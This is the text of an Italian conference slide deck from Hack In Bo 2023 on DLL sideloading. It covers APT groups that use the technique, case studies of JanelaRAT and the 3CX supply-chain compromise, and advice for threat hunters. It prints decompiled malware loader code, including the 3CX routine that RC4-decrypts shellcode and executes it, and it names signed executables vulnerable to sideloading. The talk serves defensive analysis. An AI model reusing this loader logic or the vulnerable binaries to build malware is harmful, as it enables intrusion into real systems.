HACK IN BO®
Winter 2023 Edition
21ª EDIZIONE

DLL Sideloading

Aspetti Pratici e Threat Landscape

Nino Pellegrino
Senior Security Researcher II @ ZScaler

wthami?

Ricercatore senior al ThreatLabZ di ZScaler.

Membro del Team APT interessato a:

- Threat actors sponsorizzati da governi.
- Threat actors dediti ad attacchi “targettati”.

01 DLL Sideloading in Breve

Componenti principali e vantaggi tattici

02 Threat Landscape

Chi sfrutta la tecnica di DLL Sideloading e come


03 Consigli di Caccia

Suggerimenti e risorse per costruire i propri tool di hunting

04 Considerazioni Finali

Si tirano le somme

01




DLL Sideloading in Breve

Componenti principali e vantaggi tattici

HACK IN BO®
Winter 2023 Edition
21ª EDIZIONE

Comprendere il DLL Sideloading


- Tecnica finalizzata al conseguimento di almeno due obiettivi:
  - Esecuzione di codice.
  - Elusione delle difese endpoint.
  - …
- Sfruttamento di una vulnerabilità endemica sia di molti eseguibili in ambiente Windows che del sistema operativo stesso



1° Componente: una DLL Malevola

Questa DLL cerca di impersonare una controparte legittima.


- Ha lo stesso nome della controparte.
- Esporta una o più API aventi la stessa firma di quelle esposte dalla controparte.
- L'attaccante include il codice malevolo in uno o più di queste API esportate.



2° Componente: un PE Legittimo

Questo eseguibile è 100% legittimo.

- Spesso è firmato con un certificato valido e/o distribuito da un vendor ritenuto affidabile.
- Carica la DLL impersonata dal primo componente.
- Invoca uno o più API esportate da quella DLL. Questi sono proprio gli export ri-definiti dall'attaccante.




02

Threat Landscape

Chi sfrutta la tecnica di DLL Sideloading e come

HACK IN BO®
Winter 2023 Edition
21ª EDIZIONE



APTs che Sfruttano DLL Sideloading

Cina
APT10, APT27, APT40, APT41,
Earth Estries, Tick, **Toddy Cat**

Korea del Nord
Lazarus

Russia
APT29

Asia / Pacifico
Dark Pink

America Latina
Blind Eagle (?)

India (?)
SideWinder

Non Localizzato
APT-Q-27


Vietnam (?)
APT32

Iran
MuddyWater

Pakistan (?)
SideCopy

HACK IN BO®
Winter 2023 Edition
21ª EDIZIONE

Vendor “Disattenti”



HACK IN BO®
Winter 2023 Edition
21ª EDIZIONE

Caso Studio #1: JanelaRAT

JanelaRAT

HACK IN BO Winter 2023 Edition
21ª EDIZIONE

- Variante di BX Rat, un RAT sviluppato in C#.
- Usato in Giugno 2023 contro compagnie nel comparto FinTech localizzate in America Latina.
- L'uso di varianti repurposed di RAT noti (ProjectoRAT*, QuasarRAT**), di specifici servizi di DNS dinamico, oltre che la vittimologia lasciano pensare a Blind Eagle aka APT-C-36.

*: https://www.trendmicro.com/en_us/research/21/i/apt-c-36-updates-its-long-term-spam-campaign-against-south-ameri.html
**: https://research.checkpoint.com/2023/blindeagle-targeting-ecuador-with-sharpened-tools/#single-post


Gli EXE Vulnerabili

`vmnat.exe`

- Distribuito e firmato da VMWare.
- Implementa il servizio NAT.
- E’vulnerabile per DLL Sideloading, libreria `VCRUNTIME147.dll`.

`identity_helper.exe`

- Distribuito e firmato da Microsoft.
- Fa parte di Microsoft Edge.
- E’vulnerabile per DLL Sideloading, libreria `msedge_elf.dll`.



Time ...	Process Name	PID	Operation	Path
16:01:...	vmnat.exe	284	Load Image	[redacted]\Desktop\janela\VCRUNTIME140.dll

DLL Malevola

index	name (11)
0	__current_exception
1	__current_exception_context
2	_except_handler4_common
3	memchr
4	memcpy
5	memmove
6	memset
7	strchr
8	strrchr
9	strstr
10	wcsrchr

```
                        ****************************************************************
                        *                          FUNCTION                            *
                        ****************************************************************
                        char * __cdecl strrchr(char * _Str, int _Ch)
                          assume FS_OFFSET = 0xffdff000
     char *               EAX:4          <RETURN>
     char *               Stack[0x4]:4   _Str
     int                  Stack[0x8]:4   _Ch
                        0x4adfe  3  strrchr
                        Ordinal_3                                       XREF[2]:     En
                        strrchr
1004adfe ff 25 0c       JMP        dword ptr [DAT_1004c00c]
         c0 04 10
```

```
                        DAT_1004c00c                                    XREF[1]:     strrchr:1004adfe
1004c00c e7                 ??         E7h
1004c00d 01                 ??         01h
1004c00e 00                 ??         00h
1004c00f 06                 ??         06h
```

HACK IN BO® Winter 2023 Edition 21ª EDIZIONE

DLL Malevola

Come viene lanciato il codice malevolo??!

index	name (11)
0	__current_exception
1	__current_exception_context
2	_except_handler4_common
3	memchr
4	memcpy
5	memmove
6	memset
7	strchr
8	strrchr
9	strstr
10	wcsrchr

```
                        ****************************************************************
                        *                          FUNCTION                            *
                        ****************************************************************
                        char * __cdecl strrchr(char * _Str, int _Ch)
                          assume FS_OFFSET = 0xffdff000
     char *               EAX:4          <RETURN>
     char *               Stack[0x4]:4   _Str
     int                  Stack[0x8]:4   _Ch
                        0x4adfe  3  strrchr
                        Ordinal_3                                   XREF[2]:     En
                        strrchr
1004adfe ff 25 0c       JMP        dword ptr [DAT_1004c00c]
         c0 04 10
```

```
                        DAT_1004c00c                                XREF[1]:     strrchr:1004adfe
1004c00c e7                 ??         E7h
1004c00d 01                 ??         01h
1004c00e 00                 ??         00h
1004c00f 06                 ??         06h
```

HACK IN BO Winter 2023 Edition 21ª EDIZIONE

DLL Malevola

token!

0×60001e7

index	name (11)
0	__current_exception
1	__current_exception_context
2	_except_handler4_common
3	memchr
4	memcpy
5	memmove
6	memset
7	strchr
8	strrchr
9	strstr
10	wcsrchr


```
                        ****************************************************************
                        *                          FUNCTION                            *
                        ****************************************************************
                        char * __cdecl strrchr(char * _Str, int _Ch)
                          assume FS_OFFSET = 0xffdff000
     char *               EAX:4          <RETURN>
     char *               Stack[0x4]:4   _Str
     int                  Stack[0x8]:4   _Ch
                        0x4adfe  3  strrchr
                        Ordinal_3                                   XREF[2]:     En
                        strrchr
1004adfe ff 25 0c       JMP        dword ptr [DAT_1004c00c]
         c0 04 10
```

```
                        DAT_1004c00c                                XREF[1]:     strrchr:1004adfe
1004c00c e7                ??         E7h
1004c00d 01                ??         01h
1004c00e 00                ??         00h
1004c00f 06                ??         06h
```

HACK IN BO® Winter 2023 Edition 21ª EDIZIONE

I Token

- I token sono indirizzi che servono al CLR per individuare risorse nelle opportune tabelle e, conseguentemente, il codice CIL da eseguire.
- La parte alta codifica l'ID della tabella. La parte bassa codifica lo specifico record nella tabella.
- Esempio: token `0×60001e7`
  - 6 è l'identificativo della tabella dei metodi.
  - 1e7 == 487 è l'identificativo del record 487, relativo al metodo `InstallNotification`.



Come è Eseguito JanelaRAT

InstallNotification() : void

```
1  // sczCeyLGCKJAqPMArwysVyfdHijFlrBLhUbYtFW
2  // Token: 0x060001E7 RID: 487 RVA: 0x0000DD09 File Offset: 0x0000C109
3  private static void InstallNotification()
4  {
5      sczCeyLGCKJAqPMArwysVyfdHijFlrBLhUbYtFW.FormatarNomeCompletoUsuarioconteudoNotificacaoPushfq();
6  }
7
```

FormatarNomeCompletoUsuarioconteud...

```
1  // sczCeyLGCKJAqPMArwysVyfdHijFlrBLhUbYtFW
2  // Token: 0x060001EF RID: 495 RVA: 0x0000DD51 File Offset: 0x0000C151
3  private static void FormatarNomeCompletoUsuarioconteudoNotificacaoPushfq()
4  {
5      Thread.Sleep(5000);
6      Application.Exit();
7      Application.EnableVisualStyles();
8      Application.SetCompatibleTextRenderingDefault(false);
9      sczCeyLGCKJAqPMArwysVyfdHijFlrBLhUbYtFW.ValidarFormatoCodigoBarrasPadraoformatoDataHoraPadraoBd();
10     sczCeyLGCKJAqPMArwysVyfdHijFlrBLhUbYtFW.f_program_seta_time();
11     Application.Run();
12 }
13
```

Main di JanelaRAT

Caso Studio #2: 3CX


HACK IN BO®
Winter 2023 Edition
21ª EDIZIONE

L'Operazione 3CX

- A fine Marzo 2023, è stato reso pubblico un attacco ai danni di 3CX, un distributore di software per videochiamate, videoconferenze, messaggistica.
- Gli attaccanti sono riusciti a trasmettere l'installer per una versione trojanizzata dell'applicazione 3CX verso una cospicua parte dei clienti.
- Con più di 600.000 clienti colpiti, questa operazione si è configurata subito come uno dei più pericolosi attacchi alla supply chain.

Alcune Fonti:
https://www.3cx.com/blog/news/desktopapp-security-alert/
https://www.mandiant.com/resources/blog/3cx-software-supply-chain-compromise

Cosa è Successo 1/2




- Gli attaccanti trasmettono un update nella forma di un installer MSI per la versione desktop dell'App 3CX (per Windows e Mac).
- L'app è in formato electron e contiene un eseguibile legittimo e firmato (3CXDesktopApp.exe), e due librerie malevole (ffmpeg.dll e d3dcompiler_47.dll).
- 3CXDesktopApp.exe effettua sideloading di ffmpeg.dll, che a sua volta carica d3dcompiler_47.dll.

Credits:
https://www.trendmicro.com/en_za/research/23/c/information-on-attacks-involving-3cx-desktop-app.html

HACK IN BO
Winter 2023 Edition
21ª EDIZIONE

Cosa è Successo 2/2




- ffmpeg.dll estrae, decifra, ed esegue shellcode originariamente in d3dcompiler_47.dll.
- Lo shellcode scarica e decifra il contenuto di immagini originariamente posizionate su un repo GitHub.
- Il contenuto cifrato consiste in ulteriori C2 dai quali scaricare ed eseguire un infostealer.

Credits:
https://www.trendmicro.com/en_za/research/23/c/information-on-attacks-involving-3cx-desktop-app.html


HACK IN BO® Winter 2023 Edition
21ª EDIZIONE

ffmpeg.dll è Sideloaded




```
memset(Filename, 0, 522ui64);
NumberOfBytesRead = 0;
flOldProtect = 0;
GetModuleFileNameW(0ui64, Filename, 0x104u);
module_directory = wcsrchr(Filename, '\\') + 1;
if ( module_directory )
{                                       // composing the string "d3dcompiler_47.dll"
  *((_QWORD *)module_directory + 1) = d_74_rel;
  *(_QWORD *)module_directory = ipmocd3d;
  *(_QWORD *)(module_directory + 15) = 'l\0l\0d';
}
else
{
  *(_DWORD *)errno() = EINVAL;
  invalid_parameter_noinfo();
}
v0 = 0;
file_handle = CreateFileW(Filename, 0x80000000, 0, 0i64, 3u, 0x80u, 0i64);
if ( file_handle != (HANDLE)-1i64 )
{
  v2 = file_handle;
  lpOverlapped = 0i64;
  file_size = GetFileSize(file_handle, 0i64);
  whole_file = (int *)allocate_stuff(file_size);
  ReadFile(v2, whole_file, file_size, &NumberOfBytesRead, 0i64);
```

Ma d3dcompiler_47.dll NO!!!




```
memset(Filename, 0, 522ui64);
NumberOfBytesRead = 0;
flOldProtect = 0;
GetModuleFileNameW(0ui64, Filename, 0x104u);
module_directory = wcsrchr(Filename, '\\') + 1;
if ( module_directory )
{                                       // composing the string "d3dcompiler_47.dll"
  *((_OWORD *)module_directory + 1) = d_74_rel;
  *(_OWORD *)module_directory = ipmocd3d;
  *(_QWORD *)(module_directory + 15) = 'l\0l\0d';
}
else
{
  *(_DWORD *)errno() = EINVAL;
  invalid_parameter_noinfo();
}
v0 = 0;
file_handle = CreateFileW(Filename, 0x80000000, 0, 0i64, 3u, 0x80u, 0i64);
if ( file_handle != (HANDLE)-1i64 )
{
  v2 = file_handle;
  lpOverlapped = 0i64;
  file_size = GetFileSize(file_handle, 0i64);
  whole_file = (int *)allocate_stuff(file_size);
  ReadFile(v2, whole_file, file_size, &NumberOfBytesRead, 0i64);
```

DLL sideloads !!

Caccia allo Shellcode

HACK IN BO Winter 2023 Edition
21ª EDIZIONE

```
if ( NumberOfBytesRead )
{
  if ( *(_WORD *)whole_file != 0x5A4D )   // check if the first two bytes are "MZ"
    goto CLEAN;
  memcopy(optional_header, (char *)whole_file + whole_file[15] + 24, 0xF0i64);// reading the Optional Header
  is64bits = 8i64 * (optional_header[0] != IMAGE_NT_OPTIONAL_HDR32_MAGIC);
  certificate_table_size = *(unsigned int *)&optional_header[is64bits + 0x42];
  if ( !*(_DWORD *)&optional_header[is64bits + 0x42] )
    goto CLEAN;
  certificate_table = (char *)whole_file + *(unsigned int *)&optional_header[is64bits + 64];
  v11 = certificate_table_size - 8;
  certificate_table_plus_3 = certificate_table + 3;
  encrypted_shellcode = 0i64;
  v13 = 0i64;
  while ( certificate_table[v13] != (char)0xFE
       || certificate_table_plus_3[v13 - 2] != (char)0xED
       || certificate_table_plus_3[v13 - 1] != (char)0xFA
       || certificate_table_plus_3[v13] != (char)0xCE )
  {
    if ( certificate_table_size == ++v13 )
      goto FREE_AND_QUIT;
  }
  after_feedface_offset = (unsigned int)(v13 + 8);
  if ( v13 + 8 == after_feedface_offset )
  {
    v31 = v11 - v13;
    v15 = v11 - v13;
    v16 = (unsigned int)(v11 - v13);
    encrypted_shellcode = (void (*)(void))allocate_stuff(v16);
    memcopy(encrypted_shellcode, &certificate_table[after_feedface_offset], v16);
```

Caccia allo Shellcode

```
if ( NumberOfBytesRead )
{
  if ( *(_WORD *)whole_file != 0x5A4D )   // check if the first two bytes are "MZ"
    goto CLEAN;
  memcopy(optional_header, (char *)whole_file + whole_file[15] + 24, 0xF0i64);// reading the Optional Header
  is64bits = 8i64 * (optional_header[0] != IMAGE_NT_OPTIONAL_HDR32_MAGIC);
  certificate_table_size = *(unsigned int *)&optional_header[is64bits + 0x42];
  if ( !*(_DWORD *)&optional_header[is64bits + 0x42] )
    goto CLEAN;
  certificate_table = (char *)whole_file + *(unsigned int *)&optional_header[is64bits + 64];
  v11 = certificate_table_size - 8;
  certificate_table_plus_3 = certificate_table + 3;
  encrypted_shellcode = 0i64;
  v13 = 0i64;
  while ( certificate_table[v13] != (char)0xFE
       || certificate_table_plus_3[v13 - 2] != (char)0xED
       || certificate_table_plus_3[v13 - 1] != (char)0xFA
       || certificate_table_plus_3[v13] != (char)0xCE )
  {
    if ( certificate_table_size == ++v13 )
      goto FREE_AND_QUIT;
  }
  after_feedface_offset = (unsigned int)(v13 + 8);
  if ( v13 + 8 == after_feedface_offset )
  {
    v31 = v11 - v13;
    v15 = v11 - v13;
    v16 = (unsigned int)(v11 - v13);
    encrypted_shellcode = (void (*)(void))allocate_stuff(v16);
    memcopy(encrypted_shellcode, &certificate_table[after_feedface_offset], v16);
```

d3dcompiler_47.dll

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
004AA1A0	EB	85	8D	53	B4	97	8D	96	D5	00	BF	E3	3D	26	CA	FD
004AA1B0	45	0B	D6	03	E0	65	CA	54	C4	76	3B	B6	4E	DA	A0	22
004AA1C0	B5	00	00	00	00	00	00	00	FE	ED	FA	CE	FE	ED	FA	CE
004AA1D0	7D	61	D5	99	70	A9	00	4E	8C	25	13	C5	F6	CB	41	6D
004AA1E0	B2	EE	5E	54	37	71	21	26	50	A1	F1	1F	C8	2C	60	B0
004AA1F0	EF	05	D4	32	41	5D	95	59	07	9C	E7	9B	29	7E	8F	9F
004AA200	54	57	91	45	33	D4	3D	7D	07	77	01	47	D1	07	49	22

Il Codice Misterioso

```
for ( i = 0i64; i != 0x100; ++i )
{
  S[i] = i;
  v37[i] = a3jb2bsgC7[(int)i % 12];
}
k = 0i64;
v21 = 0;
do
{
  v22 = S[k];
  v21 += v37[k] + v22;
  v23 = S[v21];
  S[v21] = v22;
  S[k++] = v23;
}
while ( k != 0x100 );
if ( v15 > 0 )
{
  v24 = 0i64;
  v25 = 0;
  v26 = 0;
  do
  {
    v27 = v25 + 0x100;
    if ( (int)(v25 + 1) >= 0 )
      v27 = v25 + 1;
    v25 = v25 - (v27 & 0xFFFFFF00) + 1;
    v28 = S[v25];
    v26 += v28;
    v29 = S[v26];
    S[v26] = v28;
    S[v25] = v29;
    *((_BYTE *)encrypted_shellcode + v24++) ^= S[(unsigned __int8)(S[v26] + v29)];
  }
```

Il Codice Misterioso

```
for ( i = 0i64; i != 0x100; ++i )
{
  S[i] = i;
  v37[i] = a3jb2bsgC7[(int)i % 12];
}
k = 0i64;
v21 = 0;
do
{
  v22 = S[k];
  v21 += v37[k] + v22;
  v23 = S[v21];
  S[v21] = v22;
  S[k++] = v23;
}
while ( k != 0x100 );
if ( v15 > 0 )
{
  v24 = 0i64;
  v25 = 0;
  v26 = 0;
  do
  {
    v27 = v25 + 0x100;
    if ( (int)(v25 + 1) >= 0 )
      v27 = v25 + 1;
    v25 = v25 - (v27 & 0xFFFFFF00) + 1;
    v28 = S[v25];
    v26 += v28;
    v29 = S[v26];
    S[v26] = v28;
    S[v25] = v29;
    *((_BYTE *)encrypted_shellcode + v24++) ^= S[(unsigned __int8)(S[v26] + v29)];
  }
```

Il Codice Misterioso

```
for ( i = 0i64; i != 0x100; ++i )      // RC4 Key Scheduling Algorithm
{
  S[i] = i;
  v37[i] = a3jb2bsgC7[(int)i % 12];    // RC4 key: 3jB(2bsG#@c7
}
k = 0i64;
v21 = 0;
do
{
  v22 = S[k];
  v21 += v37[k] + v22;
  v23 = S[v21];
  S[v21] = v22;
  S[k++] = v23;
}
while ( k != 0x100 );
if ( v15 > 0 )                         // RC4 Pseudo Random Generation Algorithm
{
  v24 = 0i64;
  v25 = 0;
  v26 = 0;
  do
  {
    v27 = v25 + 0x100;
    if ( (int)(v25 + 1) >= 0 )
      v27 = v25 + 1;
    v25 = v25 - (v27 & 0xFFFFFF00) + 1;
    v28 = S[v25];
    v26 += v28;
    v29 = S[v26];
    S[v26] = v28;
    S[v25] = v29;
    *((_BYTE *)encrypted_shellcode + v24++) ^= S[(unsigned __int8)(S[v26] + v29)];
  }
```

Shellcode Eseguito

HACK IN BO®
Winter 2023 Edition
21ª EDIZIONE

```
for ( i = 0i64; i != 0x100; ++i )     // RC4 Key Scheduling Algorithm
{
  S[i] = i;
  v37[i] = a3jb2bsgC7[(int)i % 12];   // RC4 key: 3jB(2bsG#@c7
}
k = 0i64;
v21 = 0;
do
{
```

```
if ( VirtualProtect(decrypted_shellcode, v16, PAGE_EXECUTE_READWRITE, &flOldProtect) )
{
  decrypted_shellcode();              // code execution !
  VirtualProtect(decrypted_shellcode, v16, flOldProtect, &flOldProtect);
}
}
```


```
{
  v24 = 0i64;
  v25 = 0;
  v26 = 0;
  do
  {
    v27 = v25 + 0x100;
    if ( (int)(v25 + 1) >= 0 )
      v27 = v25 + 1;
    v25 = v25 - (v27 & 0xFFFFFF00) + 1;
    v28 = S[v25];
    v26 += v28;
    v29 = S[v26];
    S[v26] = v28;
    S[v25] = v29;
    *((_BYTE *)encrypted_shellcode + v24++) ^= S[(unsigned __int8)(S[v26] + v29)];
  }
```

03

Consigli di Caccia

Suggerimenti e risorse per costruire i propri tool di hunting

HACK IN BO® Winter 2023 Edition
21ª EDIZIONE



Caccia Al PE Vulnerabili

Come scoprire se un eseguibile è vulnerabile?

Metodo manuale:

1. Piazzare l'eseguibile in una directory ad-hoc.
2. Portare le DLL richieste dall'eseguibile nella directory.
3. Avviare Sysinternals Procmon e prestare attenzione ad eventi di LOAD IMAGE relativi al processo dell'eseguibile.
4. Controllare i path delle DLL caricate. L'eseguibile è DLL-Sideloading-vulnerabile per tutte le DLL caricate dalla directory ad-hoc.


Esempio: 3CX

Time ...	Process Name	PID	Operation	Path
2:16:5...	3CXDesktopApp.exe	9688	CreateFile	[redacted]\OneDrive\Desktop\3CX\test\ffmpeg.dll
2:16:5...	3CXDesktopApp.exe	9688	QueryBasicInfor...	[redacted]\OneDrive\Desktop\3CX\test\ffmpeg.dll
2:16:5...	3CXDesktopApp.exe	9688	CloseFile	[redacted]\OneDrive\Desktop\3CX\test\ffmpeg.dll
2:16:5...	3CXDesktopApp.exe	9688	CreateFile	[redacted]\OneDrive\Desktop\3CX\test\ffmpeg.dll
2:16:5...	3CXDesktopApp.exe	9688	CreateFileMapp...	[redacted]\OneDrive\Desktop\3CX\test\ffmpeg.dll
2:16:5...	3CXDesktopApp.exe	9688	CreateFileMapp...	[redacted]\OneDrive\Desktop\3CX\test\ffmpeg.dll
2:16:5...	3CXDesktopApp.exe	9688	Load Image	[redacted]\OneDrive\Desktop\3CX\test\ffmpeg.dll
2:16:5...	3CXDesktopApp.exe	9688	CloseFile	[redacted]\OneDrive\Desktop\3CX\test\ffmpeg.dll

HACK IN BO
Winter 2023 Edition
21ª EDIZIONE

Approccio Automatico

- API hooking per `LoadLibrary` e `LoadLibraryEx` per vedere quali sono le DLL importate dinamicamente da un eseguibile
- fattibile con un binary instrumenter.
- `Verificare il path` con le quali sono invocate queste DLL.
- Euristiche salva-prestazioni:
  - Escludere DLL popolari: kernel32.dll, ntdll.dll, …
  - Focalizzarsi su DLL note: vedi `hijacklibs.net`.




Windows Feature Hunter*

HackInBo Winter 2023 Edition
21ª EDIZIONE

Progetto open source che usa Frida instrumenter per effettuare hooking di LoadLibrary e LoadLibraryEx.

- Limiti:
  - Non considera DLL importate staticamente.
  - Non considera invocazioni ad API che modificano il DLL search order → possibili falsi positivi!
  - Non effettua il child-gating → possibili falsi negativi!
- Utile punto di partenza.




*: https://github.com/xforcered/WFH

04

Considerazioni Finali

Si tirano le somme

HACK IN BO
Winter 2023 Edition
21ª EDIZIONE



Bilancio

- DLL Sideloading è ancora una tecnica ampiamente usata da APT e non solo.
- DLL Sideloading è stato un componente cruciale di catene infettive in attacchi di grande rilevanza nel 2023.
- Possibili spiegazioni:
  - Ampia disponibilità di eseguibili vulnerabili (opportunità).
  - Ghiotti vantaggi tattici (alti benefici).
  - Relativa facilità di implementazione (bassi costi).
- Non ci sono motivi per credere che l'impatto del DLL Sideloading scemi nell'immediato futuro.

HACK IN BO
Winter 2023 Edition
21ª EDIZIONE

Grazie!


